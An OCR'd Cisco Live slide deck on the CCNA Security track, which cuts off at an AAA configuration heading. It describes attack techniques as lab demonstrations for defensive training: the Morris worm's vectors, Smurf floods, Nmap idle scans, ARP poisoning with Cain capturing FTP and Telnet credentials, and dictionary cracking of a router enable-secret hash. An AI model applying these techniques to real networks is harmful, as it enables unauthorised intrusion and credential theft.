



CISCO

Cisco live! Networkers

CCNA Security: A New Associate Level Career Path Option



BRKCRT-1104

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Agenda

- Introduction
- Disclaimer
- Attack Methodologies
- Security Policy
- Cryptography Fundamentals
- Securing Administrative Access
- Firewall
- VPN
- IPS
- Layer 2 Security
- Sample Questions
- Answer Key

 © 2008 Cisco Systems, Inc. All rights reserved.

Goals of This Session

- What this session will not be:
  - A replacement to the 5 day IINS course
  - An exam cram session focusing on the content of the IINS exam
  - An exact match to the content of the IINS course
- What this session will include:
  - A discussion of security issues and technology relevant to those pursuing a career in Network Security at the associate level
  - A presentation based on, but not limited by, the concepts covered in the IINS class
  - A demonstration of attack methodologies and mitigation of the attack using Cisco security technology

 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.

Agenda

- Introduction
- Disclaimer
- Attack Methodologies
- Security Policy
- Cryptography Fundamentals
- Securing Administrative Access
- Firewall
- VPN
- IPS
- Layer 2 Security
- Sample Questions
- Answer Key

 © 2008 Cisco Systems, Inc. All rights reserved.

Disclaimer

- Do not repeat the exercises demonstrated during this presentation on any network for which you do not have complete authorization to do so. The demonstrations are carried out on an isolated network within the Global Knowledge remote labs environment. Practicing similar exercises outside of this environment requires many considerations including, but not limited to:
  1. Many organizations have security policies explicitly forbidding the use of these types of tools on the their networks. Job termination and/or criminal prosecution may be the penalty.
  2. Often these types of tools are distributed with hidden malware. By installing such tools you may unknowingly also be installing keystroke loggers, back doors, or other types of malware.
  3. Use of these types of tools with targets that are owned by other entities may violate local, state and/or federal laws.

 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr


Agenda

- Introduction
- Disclaimer
- Attack Methodologies
- Security Policy
- Cryptography Fundamentals
- Securing Administrative Access
- Firewall
- VPN
- IPS
- Layer 2 Security
- Sample Questions
- Answer Key

 © 2008 Cisco Systems, Inc. All rights reserved.

Changing Threats and Challenges

Where Can I Get Attached?



 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

The Morris Worm

- Recognized as the first Internet Worm
- Written by Robert Tappan Morris
- Released on November 2, 1988
- Two target OS's: BSD on DEC VAX and SunOS
- Intent was to gauge the size of the Internet
- Could (and did) infect same system multiple times, hence ended up being a crippling issue
- The worm consisted of an executable file (usr/tmp/sh) created from a C program (x$$,l1.c) and one of two object files (x$$,vax.o and x$$,sun3.o)
- It used 3 vectors: sendmail, fingerd, rsh/rexec

 © 2008 Cisco Systems, Inc. All rights reserved.

The Morris Worm

Sendmail:

- Invoked debug mode
- Used RCPT TO: and requested data be piped to a shell
- The data was a shell script which created a .c file, which it compiled with the victim's own C compiler
- New executable copied the object files from attacking host, determined host OS, and compiled usr/tmp/sh using the appropriate object file

 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.

The Morris Worm

- fingerd & rsh/rexec
  - Differed from sendmail vector in method of transfering files
- fingerd
  - Buffer overflow–fingerd expected a max of 512 bytes of input, but didn't verify
  - Vulnerability in both target OS, but exploit was only written to BSD on the DEC VAX
- rsh/rexec
  - Checked the local .rhosts and /etc/hosts.equiv files for trust relationships
  - Needed to crack username/password
  - Tried common combinations for the password, such as username, first name, last name and last name + firstname.
  - If those attempts failed, it used /usr/dict/words and tried every word in the dictionary

 © 2008 Cisco Systems, Inc. All rights reserved.

The Morris Worm

- Hiding itself:
  - Hid itself from the ps command
  - Unlinked its files so they wouldn't show up with the ls command
- Scanning for other hosts:
  - Sequential addresses in local network
  - netstat –r –n
  - /etc/hosts
  - ypcat hosts

 © 2008 Cisco Systems, Inc. All rights reserved.


© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

The Morris Worm

- The Main Point: If the very first internet worm was this clever, imagine how clever the they've become over the last 20 years!
  - Multiple vectors
  - Dictionary cracking
  - Using local resources (C compiler, dictionary file)
  - Evasion of detection
  - Intelligent location of other networks
- Attackers think outside the box.

 © 2008 Cisco Systems, Inc. All rights reserved.

Smurf Attack




- ICMP flooding attacks are popular due to amplification techniques:
  - Smurf attacks use a spoofed broadcast ping to elicit a large number of responses to the target.

 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.

Ping Sweeps and Port Scans




- Ping sweeps and port scans can attempt to:
  - Identify all services on the network
  - Identify all hosts and devices on the network
  - Identify the operating systems on the network
  - Identify vulnerabilities on the network

© 2008 Cisco Systems, Inc. All rights reserved.

One of the Sneakier Scan Methods: Idle Scanning

1)




Target is not listening on Scan Port


OR

Target is listening on Scan Port

2)




3)



© 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr


Demonstration Topology



Global Knowledge: Cisco Security Remote Labs

BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Demo: Idle Scan Using Nmap




Use Nmap to run an idle scan (-sI) with 50.50.50.50 as the zombie host.

All of the scan activity appears to be coming from 50.50.50.50

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr


Man-in-the-Middle Attacks Example: ARP Cache Poisoning



BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Demo: ARP Cache Poison Using Cain

- Cain is a MITM between 10.10.10.20 and it's default gateway.
- It has captured 2 FTP credential sets (displayed) as well as 4 Telnet credential sets.



© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

How Difficult Is It to Obtain Tools?

- www.sectools.org
- www.remote-exploit.org

 © 2008 Cisco Systems, Inc. All rights reserved.

Agenda

- Introduction
- Disclaimer
- Attack Methodologies
- Security Policy
- Cryptography Fundamentals
- Securing Administrative Access
- Firewall
- VPN
- IPS
- Layer 2 Security
- Sample Questions
- Answer Key

 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Network Security Is a System

- Firewall + AV ≠ Network Security
- Network security is not something you can just buy


  Technology will assist

  Policy, Operations, and Design are more important
- Network security system:

  A collection of network-connected devices, technologies, and best practices that work in complementary ways to provide security to information assets

© 2008 Cisco Systems, Inc. All rights reserved.


Secure Network Lifecycle



© 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Security Policy



 © 2008 Cisco Systems, Inc. All rights reserved.

Reading List

- SANS Security Policy Project:

  http://www.sans.org/resources/policies/

- NSA Security Configuration Guides:

  http://www.nsa.gov/snac/

- Cisco Security Design Guides:

  http://www.cisco.com/go/safe

- NIST Computer Security Division Publications:

  http://csrc.nist.gov/publications/PubsSPs.html

  SP800-14: Generally Accepted Principles and Practices for Securing Information Technology Systems

  SP800-27a: Engineering Principles for Information Technology Security

- Wikipedia Security Policy:

  http://en.wikipedia.org/wiki/Security_policy (follow the See Also links)

 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Agenda

- Introduction
- Disclaimer
- Attack Methodologies
- Security Policy
- Cryptography Fundamentals
- Securing Administrative Access
- Firewall
- VPN
- IPS
- Layer 2 Security
- Sample Questions
- Answer Key

 © 2008 Cisco Systems, Inc. All rights reserved.

Cryptography: What and Why

- What:

  Cryptography: From the greek kryptó (hidden) and gráfo (to write)

  Cryptology: From the Greek kryptó (hidden) and legein (to speak)

- Why:

  Confidentiality, privacy, encryption,

  Origin Authentication


  Data Integrity

 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

What Is a Hash Function?


- Basic requirements for a cryptographic hash function:
  - The input can be any length
  - The output has a fixed length
  - H(x) is relatively easy to compute for any given x
  - H(x) is one-way and not reversible
  - H(x) is collision-free
- Examples:
  - MD5–128 bit output
  - SHA1–160 bit output



BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Hash Example: Update Verification

Uses the Concept of a Keyed Hash



BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Hash Example: Enable Secret

```
router(config)#
enable secret password
```

Hashes the password in the router configuration file

Uses a strong hashing algorithm based on MD5

```
Boston(config)# enable secret Curium2006
```

```
Boston# show running-config
!
hostname Boston
!
no logging console
enable secret 5 $1$ptCj$vRErS/tehv53JjaqFMzBT/
!
```


Salt Phrase

Hash Value

© 2008 Cisco Systems, Inc. All rights reserved.

Demo: Enable Secret Dictionary Attack


Cain used it's dictionary of 3.5 million words. It took it a couple of minutes to go through the first 2.5 million words, but it found "san-fran" was a match for this enable secret hash



© 2006, Cisco Systems, Inc. All rights reserved.

What Is Encryption?

- Encryption is the conversion of plain text into cipher text using a pre-determined algorithm
- Generally the cipher text is the same length as the plain text
- Often a key is used to generate a cipher text from an algorithm for a particular plain text



BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public


Symmetric vs. Asymmetric Encryption

- If the encryption keys used for both encryption and decryption are the same, the keys are said to be symmetric. So, all parties involved must have the same keys
- When the encryption key used to encrypt is different from the one used to decrypt, the keys are said to be asymmetrical. PKI uses asymmetric keys with the 'public' key used for encryption and 'private' key for decryption. The two keys are mathematically related but cannot be derived from each other

BRKCRT-1104
14381_04_2008_c1 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Symmetric Encryption Algorithms



- Sender and receiver must share a secret key
- Usual key length of 40-256 bits
- DES, 3DES, AES, RC2/4/5/6, IDEA

© 2008 Cisco Systems, Inc. All rights reserved.
Cisco Public

Anecdote on Key Length

From AES Questions and Answers

http://www.nist.gov/public_affairs/releases/aesq&a.htm

16. What is the chance that someone could use the "DES Cracker"-like hardware to crack an AES key?

In the late 1990s, specialized "DES Cracker" machines were built that could recover a DES key after a few hours. In other words, by trying possible key values, the hardware could determine which key was used to encrypt a message

Assuming that one could build a machine that could recover a DES key in a *second* (i.e., try 255 keys per second), then it would take that machine approximately 149 thousand-billion (149 trillion) years to crack a 128-bit AES key. To put that into perspective, the universe is believed to be less than 20 billion years old

© 2008 Cisco Systems, Inc. All rights reserved.
Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

Asymmetric Encryption Algorithms

- Use Public/Private key pair:
  - A private key is a key which is only known to the individual who owns it
  - Public key is known to everyone but still belongs to a unique individual
  - Data encrypted using my public key can only be decrypted using my private key (provides confidentiality)
  - Data encrypted using my private key can only be decrypted using my public key (provides authenticity)
- Usual key length: 360 bit to 4096 bit
- RSA, DSA

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Agenda

- Introduction
- Disclaimer
- Attack Methodologies
- Security Policy
- Cryptography Fundamentals
- Securing Administrative Access
- Firewall
- VPN
- IPS
- Layer 2 Security
- Sample Questions
- Answer Key

 © 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

What Is AAA ?

AAA provides a method to control and configure these three independent security functions:

Authentication—Provides the method of identifying users and who are allowed for access. It includes traditional username and password dialog and more secure methods (like CHAP and OTP)

Authorization—Provides a method for controlling which services or devices the authenticated user has access to.

Accounting—Provides the method for collecting and sending security server information used for billing, auditing, and reporting.

 © 2008 Cisco Systems, Inc. All rights reserved.

Implementing AAA

- Using the Local Database:
  - Usernames defined in the configuration
  - Privilege levels defined in the configuration
  - Role-Based CLI defined in the configuration
- Using an AAA Server:
  - RADIUS —Remote Authentication Dial In User Service
  - TACACS+—Terminal Access Controller Access Control System

 © 2008 Cisco Systems, Inc. All rights reserved.

© 2006, Cisco Systems, Inc. All rights reserved.

RADIUS vs. TACACS+


RADIUS	TACACS+
▪ RADIUS uses UDP ▪ RADIUS encrypts only the password in the access-request packet ▪ RADIUS combines authentication and authorization; accounting is separate ▪ RADIUS is the industry standard (created by Livingston) ▪ RADIUS does not support ARA access, NetBIOS Frame Protocol Control protocol, NASI and X.25 PAD connections ▪ RADIUS does not allow users to control which commands can be executed on a router. Requires use of privilege levels or CLI View	▪ TACACS+ uses TCP ▪ TACACS+ encrypts the entire body of the packet; more secure ▪ TACACS+ uses the AAA architecture, which separates authentication, authorization and accounting ▪ Cisco developed; submitted to IETF, but declined ▪ TACACS+ offers multiprotocol support. ▪ TACACS+ provides authorization control of router commands

RADIUS is recommended as the protocol suitable for controlling the access of users/employees to the network.

TACACS+ is recommended as the protocol suitable for controlling administrative access by IT staff to Cisco devices themselves.

© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

Cisco Secure ACS



(IINS class uses ACS v4.1)

© 2008 Cisco Systems, Inc. All rights reserved. Cisco Public

© 2006, Cisco Systems, Inc. All rights reserved.
Presentation_ID.scr

AAA Router CLI Config Example

